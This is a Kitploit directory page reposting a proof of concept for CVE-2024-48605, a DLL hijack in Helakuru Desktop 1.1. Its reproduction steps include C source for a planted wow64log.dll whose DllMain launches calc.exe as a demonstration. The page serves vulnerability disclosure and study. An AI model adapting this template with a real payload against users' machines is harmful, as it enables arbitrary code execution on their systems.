Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
HelakuruV.1.1-DLLHijack — Helakuru Version 1.1 DLL Hijack - CVE-2024-48605 | Kitploit

Tools/GitHubGitHub/surajhacx/helakuruv.1.1-dllhijack
Vulnerability AnalysisCode AnalysisExploitationPayload DevelopmentBinary Exploitation
GitHubsurajhacx/helakuruv.1.1-dllhijack

HelakuruV.1.1-DLLHijack

Helakuru Version 1.1 DLL Hijack - CVE-2024-48605

View Repository
5611 year agoNot yet reviewed
Share

DLL Hijacking Vulnerability in Helakuru

Summary

The Helakuru Desktop version 1.1v operates on both 64-bit and 32-bit architectures. During testing, it was identified that the program attempts to load wow64log.dll, which is not included by default in modern Windows operating systems. This results in a 'Name not found' error, exposing the program to a DLL Hijacking vulnerability. By crafting a malicious wow64log.dll, arbitrary code execution can be achieved.

Affected Version

Helakuru Desktop 1.1v

Steps to Reproduce


  1. Monitor DLL Loading with ProcMon
  • ProcMon showing the CreateFile operation with "Name not found" for wow64log.dll Pasted image 20240925232040
  1. Create a Malicious wow64log.dll
#include <windows.h>
#include <stdio.h>

void LaunchCalculator()
{
    STARTUPINFOA si;
    PROCESS_INFORMATION pi;

    ZeroMemory(&si, sizeof(si));
    si.cb = sizeof(si);
    ZeroMemory(&pi, sizeof(pi));

    const char* calcCmd = "C:\\Windows\\System32\\calc.exe";

    if (!CreateProcessA(
        NULL,          
        (LPSTR)calcCmd, 
        NULL,          
        NULL,          
        FALSE,         
        0,             
        NULL,          
        NULL,          
        &si,           
        &pi))          
    {
        printf("CreateProcess failed (%d).\n", GetLastError());
    }
    else
    {
        WaitForSingleObject(pi.hProcess, INFINITE);
        CloseHandle(pi.hProcess);
        CloseHandle(pi.hThread);
    }
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        LaunchCalculator();
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}

  1. Run Helakuru Desktop
  • Launch Helakuru Desktop again. The malicious wow64log.dll will now be loaded into the program, triggering the Calculator as a demonstration of successful DLL injection. Pasted image 20240925233737
  1. Verify DLL Load using ProcMon
  • Reopen ProcMon and observe that the wow64log.dll is successfully loaded this time, confirming that the custom DLL has been executed by the program. Pasted image 20240925232728

Impact: This vulnerability allows for arbitrary code execution.

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    260
  • 6

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    251

Explore all tools

Browse our collection of tools

View all tools →